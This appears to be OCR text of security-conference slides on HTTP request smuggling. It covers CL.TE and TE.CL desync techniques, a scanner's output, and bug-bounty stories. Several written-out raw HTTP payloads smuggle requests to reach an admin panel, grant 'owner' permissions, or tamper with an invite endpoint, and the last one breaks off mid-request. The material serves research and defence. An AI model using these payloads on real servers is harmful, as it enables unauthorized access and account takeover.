
Practical Attacks Using HTTP Request Smuggling

Evan Custodio

whoami?



- Hardware Engineer turned bug bounty hunter
- Very new to the HackerOne/Bugcrowd community (last summer)
- Interested in low stack system/integration/protocol bugs
- @defparam on Twitter

Agenda

- CL.TE / TE.CL Desync Attacks
- Testing for Request Smuggling
- Testing the Impact Radius of RS
- Various Dsync Attack/Recon Stories (programs redacted)
- 2 PoC CTFs showing session takeover (cookie/auth token stealing)


CL.TE / TE.CL Desync Attacks

- Warning:
  - These techniques may be dangerous! Understand your program and scope
- Assumption:
  - James Kettle's HTTP Desync Attacks: Smashing Into The Cell Next Door
  - Watchfire paper in 2005
  - Techniques to force desync


```
[\x01]Transfer-Encoding: chunked\r\n
```

```
Transfer-Encoding:[\x08]chunked\r\n
```


CL.TE Desync Attack




CL.TE Desync Attack



TE.CL Desync Attack



TE.CL Desync Attack




Testing for Request Smuggling

- James Kettle's (Safe) Detection Method
  - https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
  - Open Source Burp Extension: HTTP Request Smuggler
- I built a tool to scale my scanning efforts

```
root@osboxes:/mnt/d/websec/weapons/MeteorFarm/tools/smuggler# python3 smuggler.py -c -m POST -x -u http://ctf.reconfig.io -t 3 --configfile normal.py

    @defparam                         v1.1

[+] URL        : http://ctf.reconfig.io
[+] Method     : POST
[+] Endpoint   : /
[+] Configfile : normal.py
[+] Timeout    : 3.0 seconds
[+] Cookies    : 0 (Appending to the attack)
[nameprefix1]  : OK (TECL: 0.08 - 400) (CLTE: 0.08 - 400)
[tabprefix1]   : OK (TECL: 0.08 - 501) (CLTE: 0.08 - 501)
[tabprefix2]   : OK (TECL: 0.08 - 400) (CLTE: 0.08 - 400)
[spacejoin1]   : OK (TECL: 0.08 - 400) (CLTE: 0.08 - 400)
[underjoin1]   : Potential CLTE Issue Found - POST @ http://ctf.reconfig.io/ - normal.py
[CRITICAL]     : CLTE Payload: /mnt/d/websec/weapons/MeteorFarm/tools/smuggler/payloads/http_ctf_reconfig_io_CLTE_underjoin1.txt URL: http://ctf.reconfig.io
```


- Smuggler can be found at: https://github.com/defparam/smuggler

Impact Radius of RS




Impact Radius of RS

- Open Desync




Impact Radius of RS

- IP Desync




Impact Radius of RS

- Self Desync



PoC #1 – Sesson Stealing using an Open Redirect



Desync Attack/Recon Story #1

- Main .com/ server of a major website
- Vulnerability: TE.CL desync
- Impact: Self-Desync

```
User-agent: *
Disallow: /account.jsp
Disallow: /api
Disallow: /controlroom
Disallow: /sales
```

GET /controlroom HTTP/1.1
…

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
```

Desync Attack/Recon Story #1

- Main .com/ server of a major website
- Vulnerability: TE.CL desync
- Impact: Self-Desync

```
POST / HTTP/1.1
Transfer_Encoding: chunked
Host: example.com
Content-length: 4

d3
GET /controlroom HTTP/1.1
Host: example.com
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

x=1
0

```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 1524
Connection: keep-alive

<h1>Control Room Administration Panel</h1>

<p>Status on Load Balancers: </p> ...
<p>Status on Cache Servers: </p> ...
```

Desync Attack/Recon Story #2

- api.<server>.com for a major high traffic provider
- Vulnerability: CL.TE desync
- Impact: Open Desync

```
POST /api/authorize_user HTTP/1.1
Host: example.com
Content-Type: application/json
Cookie: SESSION=12345678
Content-Length: 62
Connection: keep-alive

{
  "userid":"AFED-9292928362-2993",
  "permissions":"owner"
}
```

```
POST /api/authorize_user?userid=AFED-9292928362-2993?permissions=owner HTTP/1.1
Host: example.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: SESSION=12345678
Connection: keep-alive
```

Desync Attack/Recon Story #2

- api.<server>.com for a major high traffic provider
- Vulnerability: CL.TE desync
- Impact: Open Desync

```
POST / HTTP/1.1
[\x07]Transfer-Encoding: chunked
Host: example.com
Content-Length: 90

0

POST /api/authorize_user?userid=AFED-9292928362-2993?permissions=owner HTTP/1.1
X: X
```

Desync Attack/Recon Story #2

- api.<server>.com for a major high traffic provider
- Vulnerability: CL.TE desync
- Impact: Open Desync
- Takeaway:
  - 1) You have CL.TE-OpenDesync, you could report but try to escalate
  - 2) Understand the application study the API
  - 3) Even if parameters are JSON encoded try and see if the application accepts parameterization via the request line.

Desync Attack/Recon Story #2

- BONUS: Attacking GraphQL targets

GET request

When receiving an HTTP GET request, the GraphQL query should be specified in the "query" query string. For example, if we wanted to execute the following GraphQL query:

```
{
  me {
    name
  }
}
```

This request could be sent via an HTTP GET like so:

```
http://myapi/graphql?query={me{name}}
```

Desync Attack/Recon Story #3

- Main .com asset for a major website
- Vulnerability: CL.TE desync
- Impact: Open Desync
- Note: No useful APIs, No Open redirect/Response Queue Poisoning

```
POST /utils/invite HTTP/1.1
Host: util.example.com
Content-Length: 54
Content-Type: application/json
X-APP-Token: AttackerAuthToken-12345

{
  "email":"invitee@some.email",
  "name":"Fred Smith"
}
```

```
POST /utils/invite HTTP/1.1
Host: util.example.com
Content-Length: 90
Content-Type: application/json
X-APP-Token: AttackerAuthToken-12345

{
  "email":"invitee@some.email",
  "name":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
}
```

```
POST /utils/invite HTTP/1.1
Host: util.example.com
Content-Length: 59
Content-Type: application/x-www-form-urlencoded
